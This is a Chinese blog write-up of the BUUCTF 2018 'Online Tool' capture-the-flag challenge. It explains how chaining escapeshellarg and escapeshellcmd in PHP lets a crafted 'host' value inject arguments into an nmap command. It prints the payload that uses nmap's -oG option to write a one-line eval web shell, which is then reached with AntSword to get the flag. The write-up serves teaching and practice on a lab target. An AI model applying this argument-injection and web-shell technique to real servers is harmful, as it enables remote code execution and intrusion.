
[BUUCTF 2018]Online Tool CTF

原创

wuyaoooo 于 2020-11-25 16:51:56 发布 262 收藏 3


分类专栏： ctf

本文链接：https://blog.csdn.net/wuyaowangchuan/article/details/110130746



https://buuoj.cn/challenges#[BUUCTF%202018]Online%20Tool

进入环境




```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}
//获取客户端真实的IP地址

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

```php
if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}
//获取客户端真实的IP地址
```

`$_SERVER` 是一个包含了诸如头信息(header)、路径(path)、以及脚本位置(script locations)等等信息的数组。这个数组中的项目由 Web 服务器创建。

在PHP 中用`$_SERVER['REMOTE_ADDR']`取得客户端的 IP地址，但如果客户端是使用代理服务器来访问，那取到的就是代理服务器的 IP 地址，而不是真正的客户端 IP 地址。要想透过代理服务器取得客户端的真实 IP 地址，就要使用`$_SERVER['HTTP_X_FORWARDED_FOR']`来读取。
如果客户端没有通过代理服务器来访问，那么用$_SERVER[“HTTP_X_FORWARDED_FOR”]取到的值将是空的
也就是说

	使用代理服务器	不使用代理服务器
`$_SERVER['REMOTE_ADDR']`	代理服务器的IP	客户端真实IP

	使用代理服务器	不使用代理服务器
`$_SERVER['HTTP_X_FORWARDED_FOR']`	客户端真实IP	空值

```
if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
```

`$_GET['host']` get方式传值，值就会在地址栏上显示

`isset() 函数` 如果 host 存在并且值不是 NULL 则返回 TRUE，否则返回 FALSE。

`highlight_file()` 函数对文件进行 PHP 语法高亮显示。语法通过使用 HTML 标签进行高亮。
提示：用于高亮的颜色可通过 php.ini 文件进行设置或者通过调用 ini_set() 函数进行设置。
注释：当使用该函数时，整个文件都将被显示，包括密码和其他敏感信息！

`__FILE__ :` 被称为PHP魔术常量,返回当前执行PHP脚本的完整路径和文件名,包含一个绝对路径

```
$host = escapeshellarg($host);
$host = escapeshellcmd($host);
```

`PHP escapeshellarg()+escapeshellcmd()`
escapeshellarg会对所有单引号进行转义,并且给字符串增加一个 单引号
escapeshellcmd仅会对落单了的单引号进行转义，对一些特殊字符进行转义如：&#;`|*?~<>^()[]{}$

```
<?php
var_dump(escapeshellcmd("& # ; ` | * ? ~ < > ^ ( ) [ ] { } $"));
echo "<br>";
```

举个PHP escapeshellarg()+escapeshellcmd()例子
https://paper.seebug.org/164/

```
传入的参数是：172.17.0.2' -v -d a=1
经过escapeshellarg处理后变成了'172.17.0.2'\'' -v -d a=1'，即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用。
经过escapeshellcmd处理后变成'172.17.0.2'\\'' -v -d a=1\'，这是因为escapeshellcmd对\以及最后那个不配对儿的引号进行了转义：http://php.net/manual/zh/function.escapeshellcmd.php
最后执行的命令是curl '172.17.0.2'\\'' -v -d a=1\'，由于中间的\\被解释为\而不再是转义字符，所以后面的'没有被转义，与再后面的'配对儿成了一个空白连接符。所以可以简化为curl 172.17.0.2\ -v -d a=1'，即向172.17.0.2\发起请求，POST 数据为a=1'。
```

简单的来说就是两次转译后出现了问题，没有考虑到单引号的问题

回到题目
nmap命令中 有一个参数-oG可以实现将命令和结果写到文件
我们要实现
nmap -T5 -sT -Pn --host-timeout 2 -F <?php @eval($_POST[123]); ?> -oG hack.php
即实现?host=<?php @eval($_POST["123"]);?> -oG hack.php


上传木马
?host=’ <?php @eval($_POST["123"]);?> -oG hack.php ’
转化为：’’’’<?php @eval($_POST["123"]); ?> -oG hack.php ‘’’’

输出为：

<?php @eval($_POST[123]); ?> -oG hack.php \

写在575f39abf22a73f31ee6a3c821adfceb文件

用蚁剑连接



之后找到flag